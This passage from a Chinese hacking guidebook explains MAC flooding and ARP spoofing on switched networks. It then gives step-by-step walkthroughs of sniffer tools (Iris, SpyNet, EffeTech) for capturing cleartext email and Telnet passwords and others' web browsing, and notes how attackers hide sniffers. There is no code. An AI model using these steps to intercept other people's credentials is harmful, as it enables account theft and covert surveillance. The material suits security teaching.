作为与“共享式”相对的“交换式”局域网（Switched LAN），它的网络连接设备被换成了交换机（Switch），交换机比集线器聪明的一点是它连接的每台计算机是独立的，交换机引入了“端

口”的概念，它会产生一个地址表用于存放每台与之连接的计算机的 MAC 地址，从此每个网线接口便作为一个独立的端口存在，除了声明为广播或组播的报文，交换机在一般情况下是不会让其他报文出现类似共享式局域网那样的广播形式发送行为的，这样即使你的网卡设置为混杂模式，它也收不到发往其他计算机的数据，因为数据的目标地址会在交换机中被识别，然后有针对性的发往表中对应地址的端口，决不跑到别人家里去。

这一改进迅速扼杀了传统的局域网监听手段，但是历史往往证明了人是难以被征服的……

1. 对交换机的攻击：MAC 洪水

不知道是谁第一个发现了这种攻击模式，大概是因为交换机的出现破坏了嗅探器的工作，所以一肚子气泄到了交换机身上，另一种看法则是精明的技术人员设想交换机的处理器在超过所能承受信息量的时候会发生什么情况而进行的试验，无论是从什么论点出发的，至少这个攻击模式已经成为现实了。所谓 MAC 洪水攻击，就是向交换机发送大量含有虚假 MAC 地址和 IP 地址的 IP 包，使交换机无法处理如此多的信息而引起设备工作异常，也就是所谓的“失效”模式，在这个模式里，交换机的处理器已经不能正常分析数据报和构造查询地址表了，然后，交换机就会成为一台普通的集线器，毫无选择的向所有端口发送数据，这个行为被称作“泛洪发送”，这样一来攻击者就能嗅探到所需数据了。

不过使用这个方法会为网络带来大量垃圾数据报文，对于监听者来说也不是什么好事，因此 MAC 洪水使用的案例比较少，而且设计了端口保护的交换机可能会在超负荷时强行关闭所有端口造成网络中断，所以如今，人们都偏向于使用地址解析协议 ARP 进行的欺骗性攻击。

2. 地址解析协议带来的噩梦

回顾前面提到的局域网寻址方式，我们已经知道两台计算机完成通讯依靠的是 MAC 地址而与 IP 地址无关，而目标计算机 MAC 地址的获取是通过 ARP 协议广播得到的，而获取的地址会保存在 MAC 地址表里并定期更新，在这个时间里，

计算机是不会再去广播寻址信息获取目标 MAC 地址的，这就给了入侵者以可乘之机。

当一台计算机要发送数据给另一台计算机时，它会以 IP 地址为依据首先查询自身的 ARP 地址表，如果里面没有目标计算机的 MAC 信息，它就触发 ARP 广播寻址数据直到目标计算机返回自身地址报文，而一旦这个地址表里存在目标计算机的 MAC 信息，计算机就直接把数据发送到这个 MAC 地址上。为了避免出现 MAC 地址表保持着错误的数据，系统在一个指定的时期过后会清空 MAC 地址表，重新广播获取一份地址列表，而且新的 ARP 广播可以无条件覆盖原来的 MAC 地址表。

假设局域网内有两台计算机 A 和 B 在通讯，而计算机 C 要作为一个窃听者的身份得到这两台计算机的通讯数据，那么它就必须想办法让自己能插入两台计算机之间的数据线路里，而在这种一对一的交换式网络里，计算机 C 必须成为一个中间设备才能让数据得以经过它，要实现这个目标，计算机 C 就要开始伪造虚假的 ARP 报文。

ARP 寻址报文分两种，一种是用于发送寻址信息的 ARP 查询包，源机器使用它来广播寻址信息，另一种则是目标机器的 ARP 应答包，用于回应源机器它的 MAC 地址，在窃听存在的情况下，如果计算机 C 要窃听计算机 A 的通讯，它就伪造一个 IP 地址为计算机 B 而 MAC 地址为计算机 C 的虚假 ARP 应答包发送给计算机 A，造成计算机 A 的 MAC 地址表错误更新为计算机 B 的 IP 对应着计算机 C 的 MAC 地址的情况，这样一来，系统通过 IP 地址获得的 MAC 地址都是计算机 C 的，数据就会发给以监听身份出现的计算机 C 了。但这样会造成一种情况就是作为原目标方的计算机 B 会接收不到数据，因此充当假冒数据接收角色的计算机 C 必须担当一个转发者的角色，把从计算机 A 发送的数据返回给计算机 B，让两机的通讯正常进行，这样，计算机 C 就和计算机 AB 形成了一个通讯链路，而对于计算机 A 和 B 而言，计算机 C 始终是透明存在的，它们并不知道计算机 C 在偷听数据的传播。只要计算机 C 在计算机 A 重新发送 ARP 查询包前及时伪造

虚假 ARP 应答包就能维持着这个通讯链路，从而获得持续的数据记录，同时也不会造成被监听者的通讯异常。



计算机 C 为了监听计算机 A 和 B 数据通讯而发起的这种行为，就是“ARP 欺骗” (ARP Spoofing) 或称“ARP 攻击” (ARP Attacking)，实际上，真实环境里的 ARP 欺骗除了嗅探计算机 A 的数据，通常也会顺便把计算机 B 的数据给嗅探了去，只要计算机 C 在对计算机 A 发送伪装成计算机 B 的 ARP 应答包的同时也向计算机 B 发送伪装成计算机 A 的 ARP 应答包即可，这样它就可作为一个双向代理的身份插入两者之间的通讯链路。

5.2 嗅探器的类型

前面我们已经讲明了局域网中窃听数据的原理，实现这种网络窃听的工具就是嗅探器也叫做 Sniffer，通过 Sniffer 收集的数据可以是用户的账号和密码，也可以是一些商用机密数据等等。

在内部网上，黑客要想迅速获得大量的账号（包括用户名和密码），最为有效的手段是使用“Sniffer”程序。这种方法要求运行 Sniffer 程序的主机和被监听的主机必须在同一个以太网段上，故而在外部主机上运行 Sniffer 是没有效果的。再者，必须以管理员的身份使用 Sniffer 程序，才能够监听到以太网段上的数据流。

谈到以太网 Sniffer，就必须谈到以太网 sniffing。那么什么是以太网 Sniffer 呢？

以太网 Sniffing 是指对以太网设备上传送的数据包进行侦听，发现感兴趣的包。如果发现符合条件的包，就把它存到一个 log 文件中。通常设置的这些条件是包含字“username”或“password”的包。

5.2.1 嗅探器的特性的特性

嗅探器通常运行在路由器，或有路由器功能的主机上。这样就能对大量的数据进行监控下面是嗅探器的特性：

- 嗅探器属第二层次的攻击。通常是攻击者已经进入了目标系统，然后使用嗅探器这种攻击手段，以便得到更多的信息。

- 嗅探器除了能得到口令或用户名外，还能得到更多的其他信息，比如一个其他重要的信息，在网上传送的金融信息等等。嗅探器几乎能得到任何以太网上传送的数据包。黑客会使用各种方法，获得系统的控制权并留下再次侵入的后门，以保证嗅探器能够执行。在 Unix 的 Solaris 2.x 平台上，嗅探器 程序通常被安装在 /usr/bin 或 /dev 目录下。黑客还会巧妙的修改时间，使得嗅探器程序看上去是和其它系统程序同时安装的。

- 大多数以太网嗅探器程序在后台运行，将结果输出到某个记录文件中。黑客常常会修改 ps 程序，使得系统管理员很难发现运行的嗅探器程序。

- 以太网嗅探器程序将系统的网络接口设定为混合模式。这样，它就可以监听到所有流经同一以太网网段的数据包，不管它的接受者或发送者是不是运行 嗅探器的主机。程序将用户名、密码和其它黑客感兴趣的数据存入 log 文件。黑客会等待一段时间，比如一周后，再回到这里下载记录文件。

讲了这么多，那么到底我们可以用什么通俗的话来介绍嗅探器呢？

计算机网络与电话电路不同，计算机网络是共享通讯通道的。共享意味着计算机能够接收到发送给其它计算机的信息。捕获在网络中传输的数据信息就称为 sniffing（嗅探 / 窃听）。

以太网是现在应用最广泛的计算机连网方式。以太网协议是在同一回路向所有主机发送数据包信息。数据包头包含有目标主机的正确地址。一般情况下只有具有该地址的主机会接受这个数据包。如果一台主机能够接收所有数据包，而不理会数据包头内容，这种方式通常称为“混杂”

模式。

由于在一个普通的网络环境中，账号和口令信息以明文方式在以太网中传输，一旦入侵者获得其中一台主机的管理员权限，并将其置于混杂模式以窃听网络数据，从而有可能入侵网络中的所有计算机。一句话，嗅探器就是一个用来窃听的黑客手段和工具。

5.2.2 嗅探器分类

嗅探器工具在功能和设计上有很多种，有的只能分析一种协议，有的可以分析上百种协议。一般情况下，大多数的嗅探器至少能够分析以太网、TCP/IP、IPX、DECNet 等，实际应用中的嗅探器还分为软、硬两种。

- 软件嗅探器的有点在于价格比较便宜，易于学习使用，同时也易于交流。缺点是往往无法抓取网络上所有的传输信息（比如碎片）。

- 硬件嗅探器通常称为协议分析仪，一般都比较昂贵，它的优点恰恰是软件嗅探器所欠缺的。

目前流行的嗅探器工具都是软件的，网上也有很多免费的嗅探器工具可以下载，不过功能单一，在稳定性和技术支持上都无法和商业软件相比，同时这些软件易用性不是很好，不适合初学者使用。

5.3 小巧易用的Iris嗅探器

Iris（全名 Iris Traffic Analyzer）是一款性能不错的嗅探器，它就是一个装在电脑上的窃听器，监视通过电脑的数据。作为一个嗅探器，它只能捕捉通过所在机器的数据包，因此如果要是使它能捕捉尽可能多的信息，安装前应该对所处网络的结构有所了解。例如，在对等的网络中，安装在其中任一台机都可以捕捉到其它机器的信息包（当然不是全部），而对于使用交换机连接的交换网络，很有可能就无法捕捉到其它两台机器间通讯的数据，而只能捕捉到与本机有关的信息；又例如，如果想检测一个防火墙的过滤效果，可以在防火墙的内外安装 Iris，捕捉信息，进行比较。


5.3.1 Iris的特点

Iris 的最大特点，在安装完成之后，只需简单的点一下界面上一个按钮就可以开始 Sniffing 抓包了！Iris 的安装文件也不到 5 兆，安装下来才占用 10 多兆，上手当然是易如反掌。下面来看看 Iris 到底有那些值得称道的功能。

- 抓包：Sniffing 软件必备功能，Iris 的一个非常好的方面就是把抓包和 Decode，查看包的内容集成在一个界面里面。这样用户就可以在一边抓包一边查看包的内容，以及包头含义等等。
- 解码：支持大部分的 TCP/IP 协议！这样对一般的抓包分析应用就已经足够了。
- 包的编辑以及重新发送功能：用户可以对自已抓到的数据报文进行简单修改然后重新发送。同时，IRIS 也带简单的流量统计分析功能！

5.3.2 设置与使用Iris

安装好 Iris 之后，我们就可以马上运行了，Iris 第一次运行时需要选择在那块网络适配卡上运行 Iris，这是因为要通过选择网卡来确定监控的网段位置。




选择网卡

Iris 主界面是可以调整的，但是建议用户如没特殊需求还是不要更改，因为这个默认的界面已经是经过优化了的。单击工具栏中的“Start Capture”按钮就可以让 Iris 捕获数据包了。


STEP1 在 Iris 运行的时候，单击主界面左侧功能窗格中的“Capture”图标，右侧的三个窗格就显示出嗅探的信息来，其中，位于右上角的数据包列表窗格显示出了所有流通的数据包，单

击其中一个特定的数据包之后，在左侧的 Packet Decoder 窗格中就用树型结构显示着每个数据包的结构以及数据包的每个部分所包含的数据；而在右下角的数据包编辑窗格中则显示出了数据包的十六进制信息。




Iris截取信息分析

STEP2 单击主界面左侧功能窗格中的“Decode”图标可以对捕获的数据包进行分析，其主窗口也分为三个窗格，左侧的 Host Activity 窗格列出了服务主机传输信息，选中某个服务之后，客户机和服务器之间的会话信息就会显示在右上的会话列表窗格中，选中某个会话记录，就可以在右下的会话数据窗格里显示出解码后的信息。



解码信息

事实上，我们发送在验证电子邮箱的账户和密码时，是以明文的形式传输的，这样就很容易被嗅探器所截获。




网页警告

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


STEP3 Iris 嗅探到的信息非常多，可是大部分信息没有实际价值，用户可以通过“Filter（过滤）”来进行过滤，单击主界面左侧功能窗格中的“Filter”图标就会出现过滤信息的配置界面。

在过滤信息的配置界面中，保证在“Hardware Filter”中选中“Promiscuous（混杂）”模式，这样网卡会对报文中的目标 MAC 地址不加任何检查而全部接收，以确保捕捉到更多数据包。



设定网卡工作模式


而“Word（单词）”可以过滤包含特定字符串的数据包，比如包括“Password”、“User”等敏感字符。



根据关键字过滤信息

当然，用户还可以根据 MAC 地址、IP 地址、端口等其他条件过滤数据包。

STEP4 单击工具栏上的“Top Hosts Statistics”按钮，Iris 会按图表的形式展示与本机相连的主机信息，其中图表可以以柱状图、饼图、圆环图等多种方式显示。




图表分析

在简单了解了 Iris 的大体全貌之后，接着我们就进行实战操作，这样才能更好的掌握如何利用 Iris 嗅探网络信息。

5.3.3 利用Iris捕获邮箱密码

有时候我们经常会忘记一些事情，比如邮箱密码。如果密码是保存在客户端软件上的话，那么就有找回密码的希望！当然找回密码的方式多种多样，使用嗅探器来找回尽管复杂，可本例的目的是让读者从这个实例中学习 Iris 的功能。




Foxmail邮件客户端软件

在进行操作前，我们需要简单了解收发电子邮件涉及的两种协议：SMTP 和 POP3，SMTP 是发送邮件的协议，POP3 是收发邮件的协议。在收发邮件的时候，密码和用户名都是明文发送，所以就给了我们找回密码的机会。


STEP1 单击工具栏上“Start/Stop Capture”按钮开启抓包功能，在没有开启 Filter（过滤）功能之前，Iris 捕获的是所有进出网卡的信息，如下图所示。这些信息有过路的，有看热闹的，当然也有我们要找的，为了方便查找目标，这里就

需要简单的过滤一下。




进出网卡的各种信息

STEP2 在 Iris 内置预先定义好的几个“Filter”中有一个“email.flt”，那我们就不用费劲的自己定义了，选择菜单“Filter”→“email.flt”。



选择邮件过滤


STEP3 设置邮件过滤之后，Iris 就会对非邮件信息进行清理，如果此时运行邮件客户端软件查收电子邮件，那么当邮件客户端软件与邮件服务器进行用户名和密码数据交换时，Iris 就会嗅探到这些信息了。



密码应该就在用户名下面的某个报文之中

STEP4 邮件接收完毕后，我们单击工具栏上“Stop Capture”按钮停止 Iris 的抓包，因为

Email 收发邮件的用户名和密码都是明文传输的，所以密码就藏在刚才捕获的那些报文里面，现在要做的事情就是一个一个检视，当查到有关关键字“PASS”时，密码就在其中了。



“PASS”下的字符就是该邮件的密码

5.3.4 利用Iris捕获Telnet会话密码

前面的例子会让读者对 Iris 的抓包功能有了一定的了解，为了读者对 Iris 的解码 (decode) 功能有个深刻的认识，我们以 Telnet 会话为例进行介绍。

Telnet 这个协议也是以明文的形式进行传送，但是相比 POP3 这些协议，它有两个麻烦之处：由于 Telnet 是个交互式协议，可能用户只敲了一个字符，信息就会被发往服务器端，服务器端又发回相应的回显字符，再加上 Telnet 协议没有 POP3 明显的“PASS”命令，所以如果还是采用前面实例查看每一个报文肯定是非常麻烦的。所以我们必须有某种新的方法来解决这个问题。


STEP1 首先启动 Iris 抓包功能，然后在“Filter”中，选择“text_protocol.flt”命令。



选择文本协议过滤


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

STEP2 如果此时有人启动 Telnet 会话登录到本机，那么 Iris 就会嗅探到 Telnet 登录的一切信息，如果要查看捕获的信息，首先停止抓包，然后切换到“Decode”解码模式，这个时候 Iris 会根据 Capture 的报文对 TCP 会话进行解码。这样我们就可以清晰的看到一个 Telnet 会话的过程，包括 Telnet 登录的用户名、密码以及 Telnet 会话中进行的操作。



捕获到Telnet登录

解码功能将繁杂的报文信息根据不同协议进行分类，并归纳为人们易懂的具体信息，现在我们回到前面使用 Iris 嗅探邮件密码部分，当我们嗅探了邮件客户端发送的密码信息之后，单击“Decode”图标，然后再选择“TCP → POP3 (110)”协议，Iris 就会直接归纳嗅探到的用户名和密码了。



解码邮件信息


5.4 网络间谍SpyNet Sniffer

SpyNet Sniffer 是个极好的网络监听工具，包含 Telnet、POP、ICQ、HTTP、login 等等。

可以告诉你不仅谁连接到你的系统，而且告诉你他们正在做什么。如果有人攻击你的系统，SpyNet Sniffer 可以攫取证据。

5.4.1 SpyNet Sniffer设置


使用 SpyNet Sniffer 捕获数据方法很简单，启动后需要在弹出的对话框中对其进行设置，其中重要的是 Adapters（适配器）的设置，在这里指定与网络连接的网络卡。



在设置窗口的左侧窗格中，还有“Action”和“Miscellaneous”的具体设置，一般保持默认规则即可，单击“确定”按钮即可使用 SpyNet Sniffer 了。


5.4.2 使用SpyNet Sniffer

进入 SpyNet Sniffer 主界面后，依次单击菜单栏中的“Capture”→“Start”命令，这时 SpyNet Sniffer 就开始捕获数据了，随着时间的推移，SpyNet Sniffer 会不断地嗅探出许多信息来，窗口中会列出了抓到数据包的序号、时间、源目的 MAC 地址、源目的 IP 地址、协议类型、源目的端口号等内容。




开始嗅探网络信息

为了便于分析，我们首先单击“Capture”→“Stop”命令，然后依次单击“File”→“Save”命令，将其嗅探结果保存为 cap 格式的文件。




保存嗅探结果

被保存的文件可以使用 SpyNet Sniffer 自带的 PeepNet 查看，在 PeepNet 左侧中显示出报文的条目，单击其中一条，右侧窗格中就会显示出该报文的详细信息。



查看嗅探信息

有了 CaptureNet Sniffer，用户就可以监视自己的电脑上一切进出口的网络数据，如果此刻有黑客攻击，用户就能轻易地从捕获数据中发现攻击的源 IP 地址，如果发现向某个 IP 发送奇怪端口的数据，那么就要警惕是否中了木马了。



被Telnet入侵后留下的记录


5.5 艾菲网页侦探

艾菲网页侦探 (EffeTech HTTP Sniffer) 是一个专门针对分析局域网网络上 HTTP 数据传输的软件，它可以捕捉局域网内的含有 HTTP 协议的 IP 数据包并对其进行分析，并将封包内容整理出来供用户查看。用户可以通过该工具查看到网络中其他人都在浏览哪些网页，这些网页的内容是什么，适用于企业对员工上网情况进行监控。

5.5.1 艾菲网页侦探设置

尽管艾菲网页侦探已经默认设置好了运行参数，不过这些设置不一定能满足所有人，所以用户在使用艾菲网页侦探进行网络嗅探前，可以先对软件进行一定的设置。


选择软件主界面菜单栏上依次单击“Sniffer”→“Select an adapter”命令，进入网卡适配器的选择对话框中，在这里用户通过选择适配器来监听不同的网络（此功能用于多网卡的网关主机上）。



通过选择网卡来监听不同网络

如果用户要指定监听的范围或内容则依次单击“Sniffer”→“Options”命令，在弹出的设置界面中根据实际情况设置即可。从中可看到捕获的 IP 地址范围是所有网络，捕获的内容是 GIF、ZIP 等。


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



制定艾菲网页侦探的配置信息

5.5.2 使用艾菲网页侦探


艾菲网页侦探可以自动分析并提取出网络中的有用数据，当监视的网络主机访问网页内容时，艾菲网页侦探就会捕获到这些计算机访问的网页信息。




捕获到的HTTP信息

如果用户要查看某主机访问网页的详细信息，双击嗅探到该主机的这条信息，这时会打开 HTTP 通信的详细信息对话框进行查看。

艾菲网页侦探还能监听到用户的 HTTP 下载内容，例如在华军网上下载“谷歌拼音输入法”，这时捕获列表中就可以看到下载引用页。



嗅探数据详细信息对话框



检测到下载流量

PART 2

木马攻防篇



第6章 走进木马世界

对于普通用户来说，几乎都中过木马和病毒，太多的盗号、远程控制、偷窥……困扰着他们。实际上，在来自 Internet 安全领域的“战争”中，木马的攻防也是重要的战场之一。由于木马的适应性好、成功率高、关注度广、破坏力强，所以它当仁不让地成为众所关注的焦点。

6.1 了解形形色色的木马


上网的用户会经常碰到木马病毒这些名词，在了解木马和病毒如何实施破坏之前，先弄清楚他们的关系。

6.1.1 什么是木马

木马一词来源于古希腊人与特洛伊人的一次战争，当希腊人久攻不下特洛伊城的时候，他们将一批勇士埋伏在一匹巨大的木马腹内，放在城外后佯作退兵。特洛伊人以为敌兵已退，就把木马作为战利品搬入城中。到了夜间，埋伏在木马

中的勇士跳出来打开了城门，希腊将士一拥而入攻下了城池。在跨越了 3000 多年以后，木马被赋予了新的含义，它们成为“黑客”手上的利器，当作间谍潜伏在别人的电脑中。

